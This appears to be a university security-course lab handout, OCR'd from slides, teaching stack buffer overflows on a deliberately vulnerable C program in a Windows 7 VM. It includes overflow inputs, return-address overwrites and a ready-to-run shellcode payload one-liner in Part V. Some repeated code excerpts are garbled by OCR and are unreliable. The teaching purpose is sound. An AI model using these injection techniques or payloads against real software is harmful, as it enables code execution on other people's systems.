Lab 5: Buffer Overflow

ITCS461: Computer and Communication Security

Mahidol University

Table of Contents

Part I

Preparation

Part I: Preparation

1. Download Lab 5 VM image (Windows 7 32-bit) from one of the following URLs

https://studentmahidolac-my.sharepoint.com/:u:/g/personal/ittipon_ras_mahidol_ac_th/EfNyfgsVuiRBt2qdsdnQuS8By8PMdXgrJ9KwwsY3u-Bygg?e=pclykj


(file size: about 4.5 GB)

2. Double-click to import the VM into Virtualbox
   (additional space required: 10-12 GB)
3. Start the VM

Part I: Preparation

Troubleshoot if the license of Window 7 inside the VM is expired.


- Open a command prompt is Administrator mode (by Right-click at “Command Prompt” icon and select “Run at administrator”)
- Enter the following command: slmgr /rearm
- Restart the Windows machine (inside the VM)



Coding a vulnerable program

Open The Source File

Open file **“lab5.c”** in **“My Document”** folder



C:\Users\vagrant\Documents\lab5.c - Dev-C++ 5.11


TDM-GCC 4.9.2 32-bit Release

(globals)

```c
#include <stdio.h>
#include <string.h>

void temp() {
    /* nothing here */
}

void secret_function(){
    printf("************************************************************\n");
    printf("  Congratulation!! You have access to the secret function.\n");
    printf("************************************************************\n");
}

int main(void){
    int a=0x11223344;
    int b=0x55667788;
    char name[200];

    /* print address & value of all variables */
    printf("------------------------BEFORE------------------------------\n");
    printf("   a: address=%p \t value=%10d (hex=%08x)\n", &a, a, a);
    printf("   b: address=%p \t value=%10d (hex=%08x)\n", &b, b, b);
    printf("name: address=%p\n", &name);
    printf("secret_function: address=%p\n", secret_function);
    printf("------------------------------------------------------------\n");

    /* getting a string and print it out */
    printf("ITCS461: Computer and Communication Security Lab 5\n");
    printf("Enter your name: ");
```

Line: 1   Col: 1   Sel: 0   Lines: 50   Length: 1740   Insert   Done parsing in 0.016 seconds

Coding a vulnerable program
Understand source code



```c
#include <stdio.h>
#include <string.h>

void temp() {
    /* nothing here */
}

void secret_function(){
    printf("************************************************************\n");
    printf("  Congratulation!! You have access to the secret function.\n");
    printf("************************************************************\n");
}

int main(void){
    int a=0x11223344;
    int b=0x55667788;
    char name[200];

    /* print address & value of all variables */
    printf("------------------------BEFORE------------------------------\n");
    printf("    a: address=%p \t value=%10d (hex=%08x)\n", &a, a, a);
    printf("    b: address=%p \t value=%10d (hex=%08x)\n", &b, b, b);
    printf("name: address=%p\n", &name);
    printf("secret_function: address=%p\n", secret_function);
    printf("------------------------------------------------------------\n");

    /* getting a string and print it out */
    printf("ITCS461: Computer and Communication Security Lab 5\n");
    printf("Enter your name: ");
    scanf("%s", name);
    printf("Hello ... %s\n", name);
    printf("Your name's length = %d\n", strlen(name));

    /* check if the user is allowed */
    if(a == 0xDEADC0DE) {
        printf("\nCongratulations! You are logged in.\n\n");
    } else {
        printf("\nSorry, You are not allowed here.\n\n");
    }

    /* print address & value of all variables */
    printf("------------------------AFTER------------------------------\n");
    printf("    a: address=%p \t value=%10d (hex=%08x)\n", &a, a, a);
    printf("    b: address=%p \t value=%10d (hex=%08x)\n", &b, b, b);
    printf("name: address=%p\n", &name);
    printf("secret_function: address=%p\n", secret_function);
    printf("------------------------------------------------------------\n");

    return 0;
}
```

Coding a vulnerable program
Understand source code (Section 1)

```
int main(void){
        int a=0x11223344;  int
        b=0x55667788;     char
        name[200];
```

Explanation: When the program starts, it will start at main() function. These variables will be initialized with these values:

variable **a** :
type = integer, initial value = 0x11223344 (in hex) (or 287,454,020 in decimal)

variable **b** :
type = integer, initial value = 0x55667788 (in hex) (or 1,432,778,632 in decimal)

variable **name** :
type = string (array of characters), size of array = 200 characters, uninitialized

Coding a vulnerab le program
Understand source code (Section 2 & Section 5)

```
/* print address & value of all variables */
printf("-----------------------BEFORE----------------------------\n");
printf(" a: address=p \t value%= 10d (hex= 08x%)\n", &a, a, a%);  printf(" b: address=p \t
value= 10d (hex= 08x)\n", &b%, b, b);  printf("%name: addres%s=p\n", &name);
printf("secret_function: addr%ess=p\n", secret_function);
printf("--------------------------------------------%----------\n");
```

Explanation: print out value and address of all variables, BEFORE and AFTER the operations.

Coding a vulnerable program
Understand source code (Section 3)

```
/* getting a string and print it out */
printf("ITCS461: Computer and Communication Security Lab 5\n");  printf("Enter
your name: ");
scanf(" s"%,name);
printf("Hello ... s\n", na%me);
printf("Your name's length = d\n", strl%en(name));
```

Explanation: Getting user's name and print it back.

Coding a vulnerable program
Understand source code (Section 4)

```
/* check if the user is allowed */
if(a == 0xDEADC0DE) {
        printf("\nCongratulations! You are logged in.\n\n");
} else {
        printf("\nSorry, You are not allowed here.\n\n");
}
```

Explanation: Check if user is allowed to login or not, by checking at value of variable **“a”**. If the value of **“a”** is correct, it wil print “Congratulation...”, otherwise print “Sorry...”.

Note: notice **“0x”** in front of number, it means the number is in hexadecimal format.

Coding a vulnerable program
Understand source code (Section 6)

```
void secret_function(){
        printf("
         ************************************************************\n");
        printf(" Congratulation!! You have access to the secret function.\n  ");
        printf("
         ************************************************************\n");
}
```

Explanation: This is the secret function. It has never been called/used in the program.

Note: but we will eventually call to this function later, without modify the source code.

Coding a vulnerable program

Compile

Compile


Without modify anything,

Go to menu **“Execute”** –> **“Compile”** (or F9).

This will create a file named **“lab5.exe”** inside C:\Users\vagrant\Documents folder

Coding a vulnerable program
Run

1. Start command prompt program from menu
2. Go to the source code folder: type **“cd Documents”** and enter
3. Run the compiled program: type **“lab5.exe”** and enter



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\vagrant>cd Documents

C:\Users\vagrant\Documents>dir
 Volume in drive C is Windows 7
 Volume Serial Number is D055-099C

 Directory of C:\Users\vagrant\Documents

03/19/2018  06:10 AM    <DIR>          .
03/19/2018  06:10 AM    <DIR>          ..
03/19/2018  05:05 AM             1,740 lab5.c
03/19/2018  06:10 AM           105,471 lab5.exe
               2 File(s)        107,211 bytes
               2 Dir(s)  31,621,894,144 bytes free

C:\Users\vagrant\Documents>lab5.exe
-------------------------BEFORE------------------------------
   a: address=0022FEBC   value= 287454020 (hex=11223344)
   b: address=0022FEB8   value=1432778632 (hex=55667788)
name: address=0022FDF0
secret_function: address=00401505
-------------------------------------------------------------
ITCS461: Computer and Communication Security Lab 5
Enter your name: _
```

Part II

Normal Run

Part II: Normal Run

Run the program normally, and answer these questions.

Question 1:

At the beginning of the program, what are these values?

- address of **“a”**: _____
- value of **“a”**: in decimal_, in hex __________
- address of **“b”**: _____
- value of **“b”**: in decimal__, in hex ________
- address of **“name”**: ____
- address of “**secret_function**”: __

What is the name you enter? _________

Is the length of the name program printed out is the correct length? ____ (Y/N)

At the end of the program, is there any value changed? __(Y/N)

If yes, what is changed? ________________

Part II: Normal Run
Tricks

Instead of enter string normally, you can use a programming language to enter the string into the program, for example.

This script writes 10 characters of a’s.

```
C:\Users\vagrant\Documents> python -c "print('a'*10)"  aaaaaaaaaa
```

You can use “|”(called “pipe”) character to send output into the program

```
C:\Users\vagrant\Documents> python -c "print('a'*10)" | lab5.exe
...
Hello ... aaaaaaaaaa  Your
name's length = 10
...
```

Part II: Normal Run
Tricks

Python script allows string concatenation (with “+”) and hexadecimal character (with “\x”)

```
C:\Users\vagrant\Documents> python -c "print('a'*10 +'\x31\x32\x33\x34')  "| lab5.exe
...
Hello ... aaaaaaaaaa1234  Your
name's length = 14
...
```

(**Note:** In ASCII, \x31 = “1”, \x32 = “2”, \x33 = “3”, \x34 = “4”)

Part III

Bypass Value Checking

Part III: Bypass Value Checking
Goal

Goal:

We want the program to go into "true" portion of the **if** statement in **Section 4**. In another word, to make it prints "Congratulations..."

We need to change value of variable **"a"** to **0xDEADC0DE** to make the condition be true.


However, we cannot modify or re-compile the source code.

How?

How can we change value of **"a"** without modifying the code?


Part III: Bypass Value Checking
Buffer Overflow Review

When a program calls a function, a block of memory (called "frame") is created in memory with this layout. It starts at the top (high address), and grow downwards to the low address. This portion of memory is called **"Stack"**.



Part III: Bypass Value Checking
Buffer Overflow Review

When input a string into variable "name", the memory is started to be filled from the bottom and goes upwards. Eventually, it can grow into the memory allocated for other variables.



Note: In C language, a string ends with "0x00" or "\0"

- The numbers are in hex, and written backward because of little-endian CPU architecture.

Part III: Bypass Value Checking
Try Buffer Overflow

Try input longer and longer string into the program, and try to set value or variable “a” to **0xDEADCODE**.

Question 2:

- How long is the input string that starts to change value of variable **“b”**? ________________________________
- Capture the screen when **“b”** starts to change.
- How long is the input string that starts to change value of variable **“a”**? ________________________________
- Capture the screen when **“a”** starts to change.
- What is your input string (or your python command) that can change variable **“a”**
- to **0xDEADC0DE**?

Finally, capture the screen to show that you have bypass the value checking.

Part IV

Jump to Other Function

Part IV - Jump to Other Function
Goal

Goal:


- Notice the Section 6 of the source code?
- There is a function named **“secret_function”** that has never got called.
- We want the program to run this function.
- Again, we cannot modify or re-compile the source code.

How?

How can we call to function **“secret_function”** without modifying the code?

Part IV - Jump to Other Function Trick

When a function finishes its operations, it will look at **“return address”** to go back to the caller function. We can also use buffer overflow technique to overwrite **“return address”**, so that when this function finishes, it will return to the address that we want it to go to, in this case the **“secret_function”**.




Note: The address is also in hex, and written backward because of little-endian CPU

Part IV - Jump to Other Function Trick

In this exercise, this screen might appear. It is an expected behavior (normal).

This means your input have reached the point that the **"return address"** started to get overwritten. But, because it is overwritten with wrong value, the program cannot run further, so it crashes. You just need to overwrite it with the correct address.



```
     b: address=0022FEB8   value=1633771873 (hex=61616161)
name: address=0022FDF0
secret_function: address=00401505
-----------------------------------------------------------------
C:\Use
-----
     a:
     b:
name:
secret
ITCS46
Enter
aaaaaa                                                          aaaaaaaaaaaa
aaaaaa                                                          aaaaaaaaaaaa
aaaaaa                                                          aaaaaaaaaaaa
Your n
Sorry,
-----
     a:
     b:
name: address=0022FDF0
secret_function: address=00401505
-----------------------------------------------------------------
```

lab5.exe

lab5.exe has stopped working

Windows can check online for a solution to the problem.

Part IV - Jump to Other Function

Try to jump to secret_function

Try to input a string so that it overwrite the **"return address"** that it will execute **"secret_function"**.

Question 3:

- What is **"secret_function"** address?
- (This will be the value that we will use for overwriting.)
- What is starting address of variable **"name"**?
- How long of your input string that starts to make the program crashes?
- Append your current input string with the address of **"secret_function"** to overwrite the **"return address"** value. (hint: backwards, in hex)
- Capture the screen when you manage to execute the **"secret_function"**.
- What would be address that stores **"return address"** value? (hint: counting bytes from the address of variable **name**)

Part V

Extra

Part V: Extra
Goal

Now you know that with buffer overflow technique, we can change value of variables and we can execute any function in the program.
Buffer overflow can do more than that.

Goal:


We want to run arbitrary code that is not in the program.

We must be able to inject code into the buffer and execute it.

Part V: Extra
Trick

Instead of writing ’aaaaaa...’, we can write CPU instruction code instead. This injected code is usually called **“shellcode”**.

Then, we must overwrite the **“return address”** to the beginning of this code.



Part V: Extra
Try execute this

Try execute this command.

Note: Copy this into notepad first, then remove all the line breaks and indentations.
This command is only one line. Then, copy and paste it again into command prompt(cmd) window, by right-clicking on the cmd window and select **Paste** menu.

Note2: This will open another program. Press **Ctrl+Q** to exit.

```
python -c "print('\x90'*41 + '\x31\xc0\x66\xb8\x68\x01\x29\xc4\xda\xc4\
xd9\x74\x24\xf4\x58\x31\xc9\xbb\x98\xf2\xd4\xd8\xb1\x25\x83\xc0\x04\x31\x58\x13\x03\xc0\xe1\x
36\x2d\x1b\x1e\xec\xff\x1b\x71\x23\xc0\x13\x31\x2f\x93\x98\x18\x5d\xf5\xa9\x9b\x71\xcb\x95\x3
4\xcd\x3e\xa8\x56\x46\xc0\x01\x70\x49\xc1\x5a\x7e\xe9\x53\xc0\xaf\x8b\xd3\x6d\
x90\x7c\x47\x4d\xa6\xee\xe4\xa3\x23\x97\x8f\x9b\x86\x4a\x3e\xb4\xf5\xe2\xd7\x2e\x63\x64\x05\x
da\x02\x0e\x39\x47\xf8\x9d\xa9\xe8\x75\x42\x07\xbf\x59\xe6\x22\x52\xf7\x9f\xec\x81\x61\x40\xc
0\x95\x4d\xad\x37\x4a\xe0\xc8\x6a\xfd\x92\x61\x01\x9c\x04\xe5\x8c\x7e\x9a\xd3\
x12\x2b\x6f\x41\xd9\xa0\xd3\xff\x7c\x21\x9e\x9e\x10\xd9\x02\x37\x84\x45\xde\xd8\x25\xd9\x68\x
66\x89\xaa\x2d\x3a\x40\x6d\xe0\x94\x37\x1d\xc8\xa6\xcd' + '\xf0\xfd\x22\x00')" | lab5.exe
```

Part V: Extra

No question on this part, just have fun!